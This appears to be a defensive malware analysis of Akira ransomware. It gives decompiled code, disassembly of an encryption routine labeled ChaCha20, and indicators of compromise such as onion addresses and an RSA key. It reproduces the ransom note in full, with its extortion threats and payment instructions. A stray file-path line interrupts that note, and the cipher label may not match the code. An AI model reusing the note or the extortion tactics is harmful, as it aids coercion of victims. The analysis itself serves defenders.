int128_t var_1c8_2 = data_1400e2500;
(uint8_t)var_1d8 = 0;
void* var_128;
sub_140090460(&var_128, 0, 0x108);
sub_140043e80(&var_128, &var_148);
sub_140040180(&var_128,
    "Hi friends,\r\nWhatever who you are and what your title is, if you're
"reading this it means the internal infrastructure of your company is "
"fully or partially dead, all your backu");
*(uint64_t*)(&var_128 + (int64_t)*(uint32_t*)((char*)var_128 + 4)) =
    &std::ofstream::`vftable';
int64_t rcx_12 = (int64_t)*(uint32_t*)((char*)var_128 + 4);
int64_t var_130;
*(uint32_t*)(&*(uint64_t*)((char*)var_130)[4] + rcx_12) =
    (int32_t)(rcx_12 - 0xa8);
struct std::streambuf::std::filebuf::VTable* var_120;
std::basic_filebuf<char,...<char,struct std::char_traits<char> >(
    &var_120);
*(uint64_t*)(&var_128 + (int64_t)*(uint32_t*)((char*)var_128 + 4)) =
    &std::ostream::`vftable';
int64_t rcx_15 = (int64_t)*(uint32_t*)((char*)var_128 + 4);
*(uint32_t*)(&*(uint64_t*)((char*)var_130)[4] + rcx_15) =
    (int32_t)(rcx_15 - 0x10);
struct std::ios_base::VTable* const var_80 = &std::ios_base::`vftable';
std::ios_base::_Ios_base_dtor(&var_80);
int64_t rdx_15 = var_130;
```

Hi friends,\r\nWhatever who you are and what your title is, if you\'re reading this it means the internal infrastructure of your company is fully or partially dead, all your backups - virtual, physical - everything that we managed to reach - are completely removed. Moreover, we have taken a great amount of your corporate data prior to encryption.\r\n\r\nATTENTION! Strictly prohibited:\r\n- Deleting files with .arika extension;\r\n- Replacing or renaming .arika and .akira files;\r\n- Using third party software to recover your systems.\r\nIf you violate these rules, we cannot guarantee a successful recovery.\r\n\r\nWell, for now let\'s keep all the tears and resentment to ourselves and try to build a constructive dialogue. We\'re fully aware of what damage we caused by locking your internal sources. At the moment, you have to know:\r\n\r\n1. Dealing with us you will save A LOT due to we are not interested in ruining you financially. We will study in depth your finance, bank & income statements, your savings, investments etc. and present our reasonable demand to you. If you have an active cyber insurance, let us know and we will guide you how to properly use it. Also, dragging out the negotiation process will lead to failing of the deal.\r\n2. Paying us you save your TIME, MONEY, EFFORTS and be back on track within 24 hours approximately. Our decryptor works properly on any files or systems, so you will be able to check it by requesting a test decryption service from the beginning of our conversation. If you decide to recover on your own, keep in mind that you can permanently lose access to some files or accidentally corrupt them - in this case we won\'t be able to help.\r\n3. The security report or the exclusive first-hand information that you will receive upon reaching an agreement is of great value, since NO full audit of your network will show you the vulnerabilities that we\'ve managed to detect and use in order to


```
get into, identify backup solutions and download your data.\r\n4. As for
your data, if we fail to agree, we will try to sell personal
information/trade secrets/databases/source codes - generally speaking,
everything that has a value on the darkmarket - to multiple threat actors
at once. Then all of this will be published in our blog -
akiral2iz6a7qgd3ayp3l6yub7xx2uep76idk3u2kollpj5z3z636bad[.]onion.\r\n5.
We\'re more than negotiable and will definitely find a way to settle this
quickly and reach an agreement which will satisfy both of us.\r\n\r\nIf
you\'re indeed interested in our assistance and the services we provide
you can reach out to us following simple instructions:\r\n\r\n1. Install
TOR Browser to get access to our chat room -
torproject[.]org/download/.\r\n2. Paste this link -
https://akiralkzxzq2dsrzsrvbr2xgbbu2wgsmxryd4csgfameg52n7efvr2id.onion/d/8
034649433-LMUXK .\r\n3. Use this code - 1151-MT-GLRE-OZDW - to log into
our chat.\r\n\r\nKeep in mind that the faster you will get in touch, the
less damage we cause.\x00\x00
```

- `ChaCha20` encryption routine - `ADX (add, rotate, XOR)` spotted in a do-while loop. We can directly see the `xor`, `add` and `ror` operations. Even though the algorithm operates on `rol` (rotate left) operands, it has been disassembled to `ror` instructions.

```
char* mw_chacha_cipher_creation(int32_t* arg1, int64_t arg2, int64_t arg3, char* arg4

14008cac4  4c892c24          mov     qword [rsp {var_148}], r13
14008cac8  448b6c245c        mov     r13d, dword [rsp+0x5c {var_ec_1}]
14008cacd  48c7442468030000… mov     qword [rsp+0x68 {j_2}], 0x3
14008cad6  66660f1f84000000… nop     word [rax+rax]

14008cae0  418bc9            mov     ecx, r9d
14008cae3  458bc1            mov     r8d, r9d
14008cae6  c1c911            ror     ecx, 0x11
14008cae9  418bd2            mov     edx, r10d
14008caec  41c1c813          ror     r8d, 0x13
14008caf0  4133d3            xor     edx, r11d
14008caf3  4433c1            xor     r8d, ecx
14008caf6  23d3              and     edx, ebx
14008caf8  418bc9            mov     ecx, r9d
14008cafb  4133d2            xor     edx, r10d
14008cafe  c1e90a            shr     ecx, 10
14008cb01  458bcc            mov     r9d, r12d
14008cb04  4433c1            xor     r8d, ecx
14008cb07  41c1c912          ror     r9d, 0x12
14008cb0b  418bcc            mov     ecx, r12d
14008cb0e  c1c907            ror     ecx, 0x7
14008cb11  4433c9            xor     r9d, ecx
14008cb14  418bcc            mov     ecx, r12d
14008cb17  c1e903            shr     ecx, 3
14008cb1a  4433c9            xor     r9d, ecx
14008cb1d  8b4c2428          mov     ecx, dword [rsp+0x28 {var_120_1}]
14008cb21  4103c8            add     ecx, r8d
14008cb24  448bc3            mov     r8d, ebx
14008cb27  4403c9            add     r9d, ecx
14008cb2a  41c1c819          ror     r8d, 0x19
14008cb2e  44034c2408        add     r9d, dword [rsp+0x8 {var_140_1}]
14008cb33  8bcb              mov     ecx, ebx
14008cb35  c1c90b            ror     ecx, 11
14008cb38  4433c1            xor     r8d, ecx
14008cb3b  44894c2428        mov     dword [rsp+0x28 {var_120_1}], r9d
14008cb40  8bcb              mov     ecx, ebx
14008cb42  c1c906            ror     ecx, 0x6
14008cb45  4133c8            xor     ecx, r8d
14008cb48  458bc6            mov     r8d, r14d
14008cb4b  4103c9            add     ecx, r9d
14008cb4e  41c1c816          ror     r8d, 0x16
14008cb52  03d1              add     edx, ecx
14008cb54  448bcd            mov     r9d, ebp
14008cb57  488b0c24          mov     rcx, qword [rsp {var_148}]
14008cb5b  4533ce            xor     r9d, r14d
14008cb5e  4423ce            and     r9d, esi
14008cb61  0311              add     edx, dword [rcx]
14008cb63  418bce            mov     ecx, r14d
14008cb66  03c2              add     eax, edx
14008cb68  c1c90d            ror     ecx, 0xd
14008cb6b  4433c1            xor     r8d, ecx
```



```
0b88f5          *(uint64_t*)(var_filename + 0x728) = rcx_84;
0b88fc          var_filename[0xc0] = 1;
0b8909          var_filename[0xc1] = (char)*(uint32_t*)(var_filename + 0x6f0);
0b8916          var_filename[0xc2] = var_filename[0x6f4];
0b891c          int64_t rax_204 = *(uint64_t*)(var_filename + 0xe8);
0b8923          int64_t var_7c0_1 = rax_204;
0b892b          *(uint64_t*)(var_filename + 0xc3) = rax_204;
0b8944          // mw_init_salsa spools up the initial state and
0b8944          // creates ciphertext
0b8944          TEB* gsbase;
0b8944
0b8944          if (!mw_init_salsa(*(uint64_t*)(var_filename + 0x51),
0b8944              &var_filename[0xc0]))
0b8944          {
0b8eed              void* rdi_24 = *(uint64_t*)(var_filename + 0xd8);
0b8951              void* var_7d0_1 = rdi_24;
0b8951
0b895e              if (*(uint64_t*)((char*)rdi_24 + 8) != -1)
0b895e              {
0b8964                  if (!CloseHandle(*(uint64_t*)((char*)rdi_24 + 8)))
0b896c                  {
0b896e                      GetLastError();
0b896e
0b898e                      if (data_140101dc4 > *(uint32_t*)(8
0b898e                          + *(uint64_t*)gsbase->ThreadLocalStoragePointer))
0b898e                      {
0b8997                          _Init_thread_header(&data_140101dc4);
0b8997
0b89a3                          if (data_140101dc4 == 0xffffffff)
0b89a3                          {
0b89ac                              atexit(sub_1400ccff0);
0b89b8                              _Init_thread_footer(&data_140101dc4);
0b89a3                          }
0b898e                      }
0b896c                  }
0b896c
0b89bd                  *(uint64_t*)((char*)rdi_24 + 8) = -1;
```

IOCs

IOC	description
https{://}akiralkzxzq2dsrzsrvbr2xgbbu2wgsmxryd4csgfameg52n7efvr2id{.}onion/d/8034649433-LMUXK	Akira chatroom adress
3082020a0282020100b9524a8f7afa66dc9a2e1e7f487caa8dbfbf9fe1cd395eb31978741b7b53e94cc4aedebef145786dc146c3b4a7a2f3b23e9e36fb87f841de9ce2a46c0b6d9efa4d6a097d21b78d5af4849c1650afe93144de939a647ce267004476404c20a1b23882e8d29d0da7cab591ee1eb1e051ecfee31f12f77d9bffd0636672d9979a01743064a74d011e672fa145bf5061d8e94e947a53d83e9a127c660635bcc0f51af300b80c9f0e816b4a77fb72a49f9581aab276a984ce550844793eb93fce9a8c917c3aeac71fe642941f40f26adca04e62bdc8fd590765f0b1564bdfed2461fa92b3690310f1a2db37fb6072bf74a17b6f83a19e712783a682121c497e7b5bff0c1c2d4e5363c8059c36c1700a2474d05f3265093fd27021a95a8c7db09dd0d56b7f4a8369b3e7a3e99f95276dfd713c0c8abcea578a6eaeba19d05878317ce9e97d1c731d005800a95caa9be6330fe610b2a2bf83144f61337469ae154eff7d98708d8dbdb9a40bbd74e49b27a876a86669d6a3baa81d06f61a11bd176f504e5b58bbe444690fc8392b673fd00dcda0353dbf247b9138178e91a0ca507e5b163a10ca3354cfd69fcc193ef7810076074fcf09d247980d1e2d9e8f5123ef8ac2f9237	Public RSA key

IOC	description
9883b2cb1d49ac3b8e5106da42faa5b67e874dad22a20915387ee4408a7b016e039769a61af5d0765c7cfe45ba828114ac628413fca195cf6cccf8c4ae902030100010000	
akira_readme.txt	Ransom notes in form of a .txt file
Log-%d-%m-%Y-%H-%M-%S	Filename format for ransom logging activity